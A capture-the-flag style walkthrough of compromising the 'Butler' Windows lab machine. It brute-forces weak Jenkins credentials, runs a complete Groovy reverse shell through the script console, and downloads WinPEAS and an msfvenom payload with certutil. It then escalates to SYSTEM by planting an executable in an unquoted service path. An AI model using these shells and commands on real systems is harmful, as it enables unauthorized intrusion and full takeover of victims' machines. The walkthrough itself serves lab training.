Butler Machine Walkthrough
Jenkins Exploitation & Windows Unquoted Service Path Privilege Escalation
Overview
This walkthrough demonstrates a complete penetration test of the Butler Windows machine. We'll exploit a Jenkins server with weak credentials, gain initial access via Groovy script console, and escalate privileges through an unquoted service path vulnerability.
Platform: Windows
Difficulty: Easy to Medium
Skills Required: Nmap, Jenkins Exploitation, Groovy Reverse Shell, Windows Privilege Escalation, Unquoted Service Paths
VM Download: VMs - Google Drive
Reconnaissance
Nmap Scan
After logging in and obtaining the target IP, let's start with an Nmap scan:
nmap -sV -sC 10.0.2.X
Discovered Services
The scan reveals port 8080 is open, typically indicating a web service or application server.
Web Service Enumeration
Jenkins Discovery
Navigating to http://10.0.2.X:8080 reveals a Jenkins login page.

Jenkins is a popular open-source automation server used for continuous integration and deployment. Let's enumerate:
- Directory enumeration - No interesting findings
- Page source analysis - Version information not immediately disclosed
- Known exploits - Need credentials first
Password Spraying Attack
Since direct enumeration didn't yield results, let's attempt a password spraying attack using Burp Suite.

Steps to perform password spraying:
- Intercept the login request in Burp Suite
- Send to Intruder
- Set attack type to Cluster Bomb
- Mark both username and password fields as payload positions

Credentials Found
After testing common Jenkins usernames and passwords, we discovered valid credentials:
Password: jenkins
This is a common default or weak credential combination often left unchanged on Jenkins installations.
Initial Access

Jenkins Dashboard Access
Using the discovered credentials, we successfully log into Jenkins:
Script Console Discovery

After exploring the Jenkins dashboard, we discover the Script Console under "Manage Jenkins".
The Script Console allows administrators to run arbitrary Groovy scripts on the Jenkins server. This is a powerful feature that can be abused to gain command execution.
Groovy Reverse Shell
We can execute a Groovy reverse shell to gain access to the underlying Windows system. Search for "groovy reverse shell" on Google to find a GitHub repository with the script.

Here's the Groovy reverse shell script:
String host="10.0.2.15";  // Change to your attacker IP
int port=8044;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();
Socket s=new Socket(host,port);
InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();
OutputStream po=p.getOutputStream(),so=s.getOutputStream();
while(!s.isClosed()){
    while(pi.available()>0)so.write(pi.read());
    while(pe.available()>0)so.write(pe.read());
    while(si.available()>0)po.write(si.read());
    so.flush();
    po.flush();
    Thread.sleep(50);
    try {p.exitValue();break;}catch (Exception e){}
};
p.destroy();
s.close();
Modify the script:
- Change
hostto your attacker machine IP (e.g., 10.0.2.15) - Choose a port number (e.g., 8044)
Setting Up Listener
Before running the script, set up a netcat listener on your attack machine:
nc -nvlp 8044Executing the Reverse Shell
Paste the modified Groovy script into the Script Console and click "Run".

Success! We've received a shell connection.
Initial Enumeration
whoami
# Output: butler\butler

systeminfo
We're currently running as the butler user, not SYSTEM. We need to escalate our privileges.
Privilege Escalation
Using WinPEAS for Enumeration
WinPEAS is an excellent tool for Windows privilege escalation enumeration. Download it from:
Transferring WinPEAS
Set up a Python HTTP server on your attack machine:
python3 -m http.server 80
On the target machine, download WinPEAS using certutil:
certutil.exe -urlcache -f http://10.0.2.15/winPEASx64.exe winPEASx64.exeExecute WinPEAS:
.\winPEASx64.exeVulnerability Discovery: Unquoted Service Path
WinPEAS reveals an interesting finding - an unquoted service path with spaces:

Path: C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe
Vulnerability: Unquoted Service Path with Spaces
Understanding Unquoted Service Paths
When Windows encounters an unquoted path with spaces, it interprets it in multiple ways:
C:\Program.exeC:\Program Files (x86)\Wise\Wise.exeC:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe
If we can place a malicious executable at C:\Program Files (x86)\Wise\Wise.exe, Windows will execute it when the service starts!
Creating Malicious Payload
Generate a reverse shell payload using msfvenom:
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.0.2.15 LPORT=7777 -f exe > Wise.exeTransfer the payload to the target:
certutil.exe -urlcache -f http://10.0.2.15/Wise.exe Wise.exeNavigating to Target Directory
Navigate to the vulnerable directory:
cd "C:\Program Files (x86)\Wise"
dir
Exploiting the Service
Set up a netcat listener for the privileged shell:

nc -nvlp 7777Now we need to restart the service to trigger our payload. Use these commands:
# Stop the service
sc stop WiseBootAssistant

# Verify it's stopped
sc query WiseBootAssistant

# Start the service (this will execute our Wise.exe)
sc start WiseBootAssistantSYSTEM Access
